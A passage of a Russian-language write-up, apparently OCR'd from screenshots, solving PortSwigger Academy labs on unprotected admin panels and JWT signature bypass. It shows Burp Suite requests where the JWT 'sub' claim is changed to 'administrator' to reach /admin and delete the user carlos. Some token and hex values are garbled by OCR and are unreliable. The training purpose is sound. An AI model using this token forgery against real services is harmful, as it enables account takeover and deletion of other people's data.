
Back to lab description >

Home | My account

Users

wiener - Delete
carlos - Delete

Удаляем пользователя carlos - видим сообщение, что мы решили эту лабораторную работу



Unprotected admin functionality

Back to lab description >

Home | My account

Congratulations, you solved the lab!

Share your skills! Continue learning >

User deleted successfully!

Users

wiener - Delete




Также видим на самой лабораторной работе, что она решена:

The screenshot shows a web browser window with the URL portswigger.net/web-security/access-control/lab-unprotected-admin-functionality. The page is titled "Lab: Unprotected admin functionality" and is categorized under the "APPRENTICE" level. It is marked as "Solved". The task description states: "This lab has an unprotected admin panel. Solve the lab by deleting the user carlos.". Below the task description are two sections: "Solution" and "Community solutions". On the left sidebar, there is a navigation menu with various topics like "What is access control?", "Vertical privilege escalation", etc. The Windows taskbar at the bottom shows several pinned icons and the date/time as 19.04.2025.

4. JWT authentication bypass via unverified signature

Цель данной лабораторной работы - получить доступ к панели администратора /admin и удалить пользователя carlos. При этом мы должны использовать знание, что сервер не проверяет подпись JWT токена, который он получает.

Запускаем burp suite, заходим на вкладку target (она на данный момент пуста), запускаем из нее браузер.



В запущенном браузере заходим в лабораторную работу

A screenshot of a web browser window. The address bar shows the URL '0afa004104819a4a8059d5d600170069.web-security-academy.net'. The page content is from 'WebSecurity Academy'. The title is 'JWT authentication bypass via unverified signature'. There is a green 'LAB' button with the text 'Not solved'. Below the title is a link 'Back to lab description >'. At the top right of the page are links for 'Home' and 'My account'. The main content area features a purple logo with the text 'WE LIKE TO BLOG' and a large image of a couple kissing on a red bicycle in a field under a blue sky with white clouds. At the bottom of the page is a search bar with the placeholder 'Search the blog...' and a 'Search' button.



Переходим по ссылке "My account" и видим форму для ввода аутентификационных данных

JWT authentication bypass via unverified signature

Back to lab description >

Home | My account

Login

Username

Password

Log in



Проходим аутентификацию с известной нам из задания учетной записью с именем пользователя wiener и паролем peter

JWT authentication bypass via unverified signature

Back to lab description >

Home | My account

Login

Username

Password

Log in



Успешно заходим с этой учетной записью в систему

JWT authentication bypass via unverified signature

Back to lab description

Home | My account | Log out

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

Update email

Возвращаемся в burp suite на вкладку target; видим все наши HTTP запросы, сделанные из браузера. Выбираем GET запрос по относительному пути /my-account?id=wiener; видно, что данный запрос содержит JWT токен.

Host https://0afa004104819a4a8059d5d600170069.web-security-academy.net

Method GET

URL /academyLabHeader

Params

Status code 101

Length 147

MIME type HTML

Title JWT authentication bypass via unver...

Notes

Time requested 15:43:16 19 Apr 2025

Host https://0afa004104819a4a8059d5d600170069.web-security-academy.net

Method GET

URL /

Params

Status code 200

Length 5874

MIME type HTML

Title JWT authentication bypass via unver...

Notes

Time requested 15:42:32 19 Apr 2025

Host https://0afa004104819a4a8059d5d600170069.web-security-academy.net

Method GET

URL /login

Params

Status code 200

Length 3287

MIME type HTML

Title JWT authentication bypass via unver...

Notes

Time requested 15:43:04 19 Apr 2025

Host https://0afa004104819a4a8059d5d600170069.web-security-academy.net

Method POST

URL /login

Params

Status code 200

Length 3365

MIME type HTML

Title JWT authentication bypass via unver...

Notes

Time requested 15:43:16 19 Apr 2025

Host https://0afa004104819a4a8059d5d600170069.web-security-academy.net

Method GET

URL /my-account?id=wiener

Params

Status code 200

Length 3480

MIME type HTML

Title JWT authentication bypass via unver...

Notes

Time requested 15:43:16 19 Apr 2025

Host https://0afa004104819a4a8059d5d600170069.web-security-academy.net

Method GET

URL /resources/images/blog.svg

Params

Status code 200

Length 7499

MIME type XML

Title JWT authentication bypass via unver...

Notes

Time requested 15:42:07 19 Apr 2025

Host https://0afa004104819a4a8059d5d600170069.web-security-academy.net

Method GET

URL /resources/labheader/images/logo...

Params

Status code 200

Length 8852

MIME type XML

Title JWT authentication bypass via unver...

Notes

Time requested 15:42:07 19 Apr 2025

Request

Pretty Raw Hex JSON Web Token

Response

Pretty Raw Hex Render

1 GET /my-account?id=wiener HTTP/2

2 Host: 0afa004104819a4a8059d5d600170069.web-security-academy.net

3 Cache-Control: session-

4 eyJ0eXAiOiJBTEB1NjZjZiIhbOTQzLTQ0MgtrYU4OCImNWkYT15MsMINjgiLGJhbGc1OjJSU5i1NiJ9.eYJpc3MiOiJwb30c3dpZ2dicl1mV4cC18MTc0NT2Mjk5NSwic3Vijo1ci1lbmV1n0.MWVkJQHFVXk-1lc-Yo-UTfA0t74fgcVnDpxVrUgPEOmJJD3gZLgM1bJe-~~5gEz_GbxNSf5Y5i~~veMsiky0RmkhF5GOU8ctqpDU6XBV_E2ZZ2pv_i0Pwf3-pJLw1LwqG111fzAbHx5ds_a_GoOctx4ypu1wjzb5W5QCLsp8J_4-49PpEfTQzcrazmW1PjPj_shNGWV147SDRymPnqRkEt_urEjAv-5K7UqkhekrzJ0ITF0dcCpB1dateyMtg0sPphuWBgA17et-8QnHstvLzAunDERTlcm7tIc-Szzrgo-X_JSXNjzCWhplivurcHrcm-

4 Cache-Control: max-age=0

5 Accept-Language: ru-RU,ru;q=0.9

6 Upgrade-Insecure-Requests: 1

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36

8 Accept:

9 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

10 Sec-Fetch-Site: same-origin

11 Sec-Fetch-User: 1

12 Sec-Fetch-Dest: document

13 Sec-Ch-Ua: "Chromium";v="135", "Not-A-Brand";v="0"

14 Sec-Ch-Ua-Mobile: ?0

15 Sec-Ch-Ua-Platform: "Windows"

16 Referer: https://0afa004104819a4a8059d5d600170069.web-security-academy.net/login

17 Accept-Encoding: gzip, deflate, br

18 Priority: u=0, i

19

20

1 HTTP/2 200 OK

2 Content-Type: text/html; charset=utf-8

3 Cache-Control: no-cache

4 X-Frame-Options: SAMEORIGIN

5 Content-Length: 3347

6 <!DOCTYPE html>

7 <html>

8 <head>

9 <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">

10 <link href="/resources/css/labs.css" rel="stylesheet">

11 <title>JWT authentication bypass via unverified signature</title>

12 <div id="academyLabHeader">

13 <div class="academyLabBanner">

14 <div class="container">

15 <div class="logo">

16 </div>

17 <div class="title-container">

18 <h1>JWT authentication bypass via unverified signature</h1>

19

20 Back to lab
lab description

21 <div>

22 <div>

23 <div>

24 <div>

Event log All issues

Memory: 122.3MB Disabled

Отправляем этот запрос на вкладку repeater в burp suite

Переключаемся на вкладку JSON Web Token - видим, что у нас есть JWT токен со следующим содержимым
{"iss": "portswigger", "exp": 1745062995, "sub": "wiener"}

Burp Suite Community Edition v2025.3.2 - Temporary Project

Target: <https://0afa004104819a4a8059d5d600170069.web-security-academy.net>

Request

Pretty Raw Hex JSON Web Token

Serialized JWT

```
eyJraWQiOiJyTBINjZjI1hOTQzLTQ0NzgtYWU4OC1mNWfkYT1SmzM1NjgilCjh...
```

JWT 1 - eyJraWQiOiJyTBINjZjI1hOTQzLTQ0NzgtYWU4OC1mNWfkYT1SmzM1NjgilCjh...

Copy Decrypt Verify

Response

Inspector

Request attributes 2 ✓

Request query parameters 1 ✓

Request body parameters 0 ✓

Request cookies 1 ✓

Request headers 20 ✓

Header

```
{ "kid": "3a0e66cf-a543-4478-ae88-f5ada2933568", "alg": "RS256" }
```

Format JSON Compact JSON

Payload

```
{"iss": "portswigger", "exp": 1745062995, "sub": "wiener"}
```

Format JSON Compact JSON

Signature

```
31 65 64 40 31 C5 5B 65 FE BB S7 3E 62 85 3E  
0D 2D 9B BE 1F 83 65 67 0E 9C 55 AD 49 0F 1C  
A5 24 38 37 81 92 E0 32 20 49 7B 7E 39 A8 4C  
19 BC ED 35 27 F9 63 DE 62 BD E3 2B E6 29 32  
19 A4 1E 71 79 F6 88 80 F3 3B GA A4 35 3A 5C  
98 FD E1 18 47 GA 67 FE 2A 0F C1 FD FE RA 92  
45 A7 C7 7B 24 4K 44 RR 4F C1 D1 NR 49 47 AF
```

Information

- Expiration Time - Sat Apr 19 2025 16:43:15 GMT+5

Attack Sign Encrypt Send to Tokens

The screenshot shows the Windows taskbar at the bottom of a desktop screen. It features several pinned icons for apps like File Explorer, OneDrive, Mail, Photos, and others. A search bar is visible on the left. On the right side, there's a system tray with icons for battery level (1544), language (ENG), date (10.04.2015), and volume. The taskbar also displays memory usage (Memory: 129.5MB) and a status message indicating the network connection is disabled.

Итак, мы сейчас находимся в панели учетной записи для пользователя wiener (по относительному адресу /my-account?id=wiener). Содержимое нашего JWT токена следующее:

```
{"iss": "portswigger", "exp": 1745062995, "sub": "wiener"}
```

Мы хотим попасть для начала попасть в панель учетной записи для пользователя administrator (по относительному адресу /my-account?id=administrator). В этом случае, содержимое нашего JWT токена должно быть следующим:

```
{"iss": "portswigger", "exp": 1745062995, "sub": "administrator"}
```

Пробуем заменить содержимое JWT токена:

The screenshot shows the Burp Suite interface with the following details:

- Request:** A JSON Web Token (JWT) is selected. The "Selected text" field contains the original JWT: `{"iss": "portswigger", "exp": 1745062995, "sub": "wiener"}`. The "Decoded from" dropdown is set to "URL encoding".
- Response:** The response pane shows the target URL: `Target: https://0afa004104819a4a8059d5d600170069.web-security-academy.net`.
- Inspector:** The "Request attributes" section shows the modified JWT with the "sub" field changed to "administrator": `{"iss": "portswigger", "exp": 1745062995, "sub": "administrator"}`.
- Bottom Bar:** The status bar shows: Event log All issues, Memory: 142.2MB, Disabled, ENG, 15:46, 19.04.2025.

Пробуем зайти в панель учетной записи для пользователя administrator (по относительному адресу /my-account?id=administrator)

Burp Suite Community Edition v2025.3.2 - Temporary Project

Target: https://0afa004104819a4a8059d5d600170069.web-security-academy.net

Request

```
Pretty Raw Hex JSON Web Token
1 GET /my-account?id=administrator HTTP/2
2 Host: 0fa004104819a4a8059d5d600170069.web-security-academy.net
3 Cookie: session=eyJraWQKYT1sYTBNjZ21ihcTQzLmWPKYT1sMxMUNjg1LCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0cDpZ2diclsmIw9C1EMTcONTA2Mj5hNSwi3V1ijo1YWRtaW5pc3RyXKvcIj9.MWV0QDFWVx-uic-YoU7fA0tm74fgVnDpXvUgPECmljdsg3LzgM1BjE-e5gEz_GbxTNstSY5i5iveMt5iKyPmkHnF580uAzbzcpDUExXBWV_eEZ2Zppv_1oFv3_pJLw1WLHKg10llifabk5dsG_RGo0tx4yu1wjjsb5W0SCLsp8J_Jr4sBpFt1Q2zcarzmW1pW1-zHmcwv1475dpyimPngWkFr_uIPsJ4w-5C1DqBekrzj01TF0dcGqBilateyHtgEo5FphuJwBGA17fY-BJDoOmW5tvLZAun3DFTGLewT1Wc-927rgC_XJX0uRCWp1ivuvtChcmg
4 Cache-Control: max-age=0
5 Accept-Language: ru-RU,ru;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
9 q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Security: none
12 Sec-Fetch-Dest: document
13 Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="0"
14 Sec-Ch-Ua-Mobile: ?0
15 Sec-Ch-Ua-Platform: "Windows"
16 Referer: https://0fa004104819a4a8059d5d600170069.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
20
```

Response

0 highlights

Inspector

У нас получилось зайти в панель учетной записи для пользователя administrator (по относительному адресу /my-account?id=administrator) с измененным содержимым JWT токена; это означает, что сервер не проверяет подпись JWT токена, который он получает

Burp Suite Community Edition v2025.3.2 - Temporary Project

Target: https://0fa004104819a4a8059d5d600170069.web-security-academy.net

Request

```
Pretty Raw Hex JSON Web Token
1 GET /my-account?id=administrator HTTP/2
2 Host: 0fa004104819a4a8059d5d600170069.web-security-academy.net
3 Cookie: session=eyJraWQKYT1sYTBNjZ21ihcTQzLmWPKYT1sMxMUNjg1LCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0cDpZ2diclsmIw9C1EMTcONTA2Mj5hNSwi3V1ijo1YWRtaW5pc3RyXKvcIj9.MWV0QDFWVx-uic-YoU7fA0tm74fgVnDpXvUgPECmljdsg3LzgM1BjE-e5gEz_GbxTNstSY5i5iveMt5iKyPmkHnF580uAzbzcpDUExXBWV_eEZ2Zppv_1oFv3_pJLw1WLHKg10llifabk5dsG_RGo0tx4yu1wjjsb5W0SCLsp8J_Jr4sBpFt1Q2zcarzmW1pW1-zHmcwv1475dpyimPngWkFr_uIPsJ4w-5C1DqBekrzj01TF0dcGqBilateyHtgEo5FphuJwBGA17fY-BJDoOmW5tvLZAun3DFTGLewT1Wc-927rgC_XJX0uRCWp1ivuvtChcmg
4 Cache-Control: max-age=0
5 Accept-Language: ru-RU,ru;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
9 q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Security: none
12 Sec-Fetch-Dest: document
13 Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="0"
14 Sec-Ch-Ua-Mobile: ?0
15 Sec-Ch-Ua-Platform: "Windows"
16 Referer: https://0fa004104819a4a8059d5d600170069.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
20
```

Response

0 highlights

Inspector

JWT authentication bypass via unverified signature LAB Not solved

Back to lab description >

My Account

Your username is: administrator
Your email is: admin@normal-user.net

Email
Update email

Done

Event log All issues

3,562 bytes | 103 millis

Memory: 149.3MB Disabled ENG 19.04.2025

Заходим в панель администратора (GET запрос по относительному адресу /admin). Видим ссылки на удаление существующих пользователей

Burp Suite Community Edition v2025.3.2 - Temporary Project

Target: https://0afa004104819a4a8059d5d600170069.web-security-academy.net

Request

```
1 GET /admin HTTP/2
2 Host: 0afa004104819a4a8059d5d600170069.web-security-academy.net
3 Cookie: session=eyJraWQiOiIzYTBNjZ21ibGtcTQNsgrtYWUOCimWFYKTI5M6MjNjgicLJhbGciOiJSUzI1NiJ9.eyJpc3MiOi
4 Jwb33OcdpZ2adclc1Im9cC1EMTcONTAMjkNSwi3V1jo1yWRAw5pc3RyTXvci09.MWVkdDHFXX-lic-YoU7
5 fAtm74fgVndpVUpEcmlDg3ZLmBde-c5gEz_GbxNTsf57951veMr5ikyPmKhf580GuAbstpDUEXBVV_eE
6 Z2Zpv_iOpWf1-pJLw1VLHk1011ifzaLbK5dsx_GRoOtx4ypuiwjzb5W0SCLsp0J_Jr4sBRpFf1QcrarwmVPWi-z
7 nMGWV14787qRyimPnghKxEt_urJeJw-5K2UqBekzsj0lTFokdcCqBilateyMtgE5PphuwvBGA176Y-8J0oOPwStv
8 LZAum3DETGLemT1w-92tgc0-X_JSXJuCVNpl1vutCHrcmg
9 Cache-Control: max-age=0
10 Accept-Language: ru-RU,ru;q=0.9
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
14 q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="8"
20 Sec-Ch-Ua-Mobile: ?0
21 Sec-Ch-Ua-Platform: "Windows"
22 Referer: https://0afa004104819a4a8059d5d600170069.web-security-academy.net/login
23 Accept-Encoding: gzip, deflate, br
24 Priority: u=0, i
25
```

Response

JWT authentication bypass via unverified signature

WebSecurity Academy

Back to lab description >

Home | Admin panel | My account

Users

wiener - Delete
carlos - Delete

Inspector

Request attributes: 2
Request query parameters: 0
Request body parameters: 0
Request cookies: 1
Request headers: 20
Response headers: 4

Находим в коде панели администратора ссылку на удаление пользователя carlos

Burp Suite Community Edition v2025.3.2 - Temporary Project

Target: https://0afa004104819a4a8059d5d600170069.web-security-academy.net

Request

```
1 GET /admin HTTP/2
2 Host: 0afa004104819a4a8059d5d600170069.web-security-academy.net
3 Cookie: session=eyJraWQiOiIzYTBNjZ21ibGtcTQNsgrtYWUOCimWFYKTI5M6MjNjgicLJhbGciOiJSUzI1NiJ9.eyJpc3MiOi
4 Jwb33OcdpZ2adclc1Im9cC1EMTcONTAMjkNSwi3V1jo1yWRAw5pc3RyTXvci09.MWVkdDHFXX-lic-YoU7
5 fAtm74fgVndpVUpEcmlDg3ZLmBde-c5gEz_GbxNTsf57951veMr5ikyPmKhf580GuAbstpDUEXBVV_eE
6 Z2Zpv_iOpWf1-pJLw1VLHk1011ifzaLbK5dsx_GRoOtx4ypuiwjzb5W0SCLsp0J_Jr4sBRpFf1QcrarwmVPWi-z
7 nMGWV14787qRyimPnghKxEt_urJeJw-5K2UqBekzsj0lTFokdcCqBilateyMtgE5PphuwvBGA176Y-8J0oOPwStv
8 LZAum3DETGLemT1w-92tgc0-X_JSXJuCVNpl1vutCHrcmg
9 Cache-Control: max-age=0
10 Accept-Language: ru-RU,ru;q=0.9
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
14 q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="8"
20 Sec-Ch-Ua-Mobile: ?0
21 Sec-Ch-Ua-Platform: "Windows"
22 Referer: https://0afa004104819a4a8059d5d600170069.web-security-academy.net/login
23 Accept-Encoding: gzip, deflate, br
24 Priority: u=0, i
25
```

Response

```
47 <p>
48   <a href="/admin">
49     Admin panel
50   </a>
51   <p>
52     |
53   </p>
54   <a href="/my-account?id=administrator">
55     My account
56   </a>
57   <p>
58     |
59   </p>
60   </section>
61   </header>
62   <header class="notification-header">
63   </header>
64   <section>
65     <h1>
66       Users
67     </h1>
68     <div>
69       <span>
70         wiener -
71       </span>
72       <a href="/admin/delete?username=wiener">
73         Delete
74       </a>
75     </div>
76     <span>
77       carlos -
78     </span>
79     <a href="/admin/delete?username=carlos">
80       Delete
81     </a>
82   </div>
83   <div>
84     <hr>
85   </div>
86   <div>
87     <hr>
88   </div>
89   </div>
90   </div>
91   </body>
92 </html>
```

Inspector

Request attributes: 2
Request query parameters: 0
Request body parameters: 0
Request cookies: 1
Request headers: 20
Response headers: 4

Используем найденную ссылку (GET запрос по относительному адресу `/admin/delete?username=carlos`) для удаления пользователя carlos.

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /admin/delete?username=carlos HTTP/1.1
- Response:** Status code 302 Found, Location: /admin
- Inspector:** Shows the response body containing HTML for a user list and a delete link for 'carlos'.
- Search:** Shows 0 highlights.
- System Bar:** Memory: 142.5MB, Disabled, 15:49, 19.04.2025.

После выполнения запроса на удаление пользователя carlos получаем ответ с 302 кодом и установленным заголовком **Location**.

Burp Suite Community Edition v2025.3.2 - Temporary Project

Target: https://0afa004104819a4a8059d5d600170069.web-security-academy.net HTTP/2

Request

```
1 GET /admin/delete?username=carlos HTTP/2
2 Host: 0afa004104819a4a8059d5d600170069.web-security-academy.net
3 Cookie: session=eyJraWQiOiIzYTBNjZ3i1hcTQzLmWPKYT1SmKUNjgjLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOl
4 Jvh33OcdpZ2dc1c1mV4C1EMtC0NTA2Mj5xNSwi3V1jo1YVrta5pc3ByXKvciJ9.MVWkODFV2X-uic-YoU7
5 fA0tm74fgVndpXvUgPEm1dg3ZLqM1BjE-c5gEz_GbxNsf5tSY51veMr51ky8RmkHnF55Gu0zrtqdUXXBVV_E
6 Z2Zpv_1oFw1-pJLw1VLHk1g1lifsaBk5ds_a, GRoOt4ypuiwjzb5W0SCLsp8J_Jr4sBpEf1QZcrarmW1V1-z
7 L2A5un3B7Df4yfW-SK2qkBeztj01TF0kdCcBilateyHgEo5PphuuvBGA17EY-8J0oOMw5tv
8 Cache-Control: max-age=0
9 Accept-Language: ru-RU,ru;q=0.9
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
13 q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="0"
19 Sec-Ch-Ua-Mobile: ?0
20 Sec-Ch-Ua-Platform: "Windows"
21 Referer: https://0afa004104819a4a8059d5d600170069.web-security-academy.net/login
22 Accept-Encoding: gzip, deflate, br
23 Priority: u=0, i
```

Response

```
1 HTTP/2 302 Found
2 Location: /admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

Inspector

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

Custom actions

Код состояния HTTP-ответа 302 — это распространенный способ перенаправления URL-адресов. Меняем запрос, чтобы он запрашивал ресурс (GET запрос) по относительному адресу /admin — видим, что пользователя carlos в панели администратора нет.

Burp Suite Community Edition v2025.3.2 - Temporary Project

Target: https://0afa004104819a4a8059d5d600170069.web-security-academy.net HTTP/2

Request

```
1 GET /admin HTTP/2
2 Host: 0afa004104819a4a8059d5d600170069.web-security-academy.net
3 Cookie: session=eyJraWQiOiIzYTBNjZ3i1hcTQzLmWPKYT1SmKUNjgjLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOl
4 Jvh33OcdpZ2dc1c1mV4C1EMtC0NTA2Mj5xNSwi3V1jo1YVrta5pc3ByXKvciJ9.MVWkODFV2X-uic-YoU7
5 fA0tm74fgVndpXvUgPEm1dg3ZLqM1BjE-c5gEz_GbxNsf5tSY51veMr51ky8RmkHnF55Gu0zrtqdUXXBVV_E
6 Z2Zpv_1oFw1-pJLw1VLHk1g1lifsaBk5ds_a, GRoOt4ypuiwjzb5W0SCLsp8J_Jr4sBpEf1QZcrarmW1V1-z
7 L2A5un3B7Df4yfW-SK2qkBeztj01TF0kdCcBilateyHgEo5PphuuvBGA17EY-8J0oOMw5tv
8 Cache-Control: max-age=0
9 Accept-Language: ru-RU,ru;q=0.9
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
13 q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="0"
19 Sec-Ch-Ua-Mobile: ?0
20 Sec-Ch-Ua-Platform: "Windows"
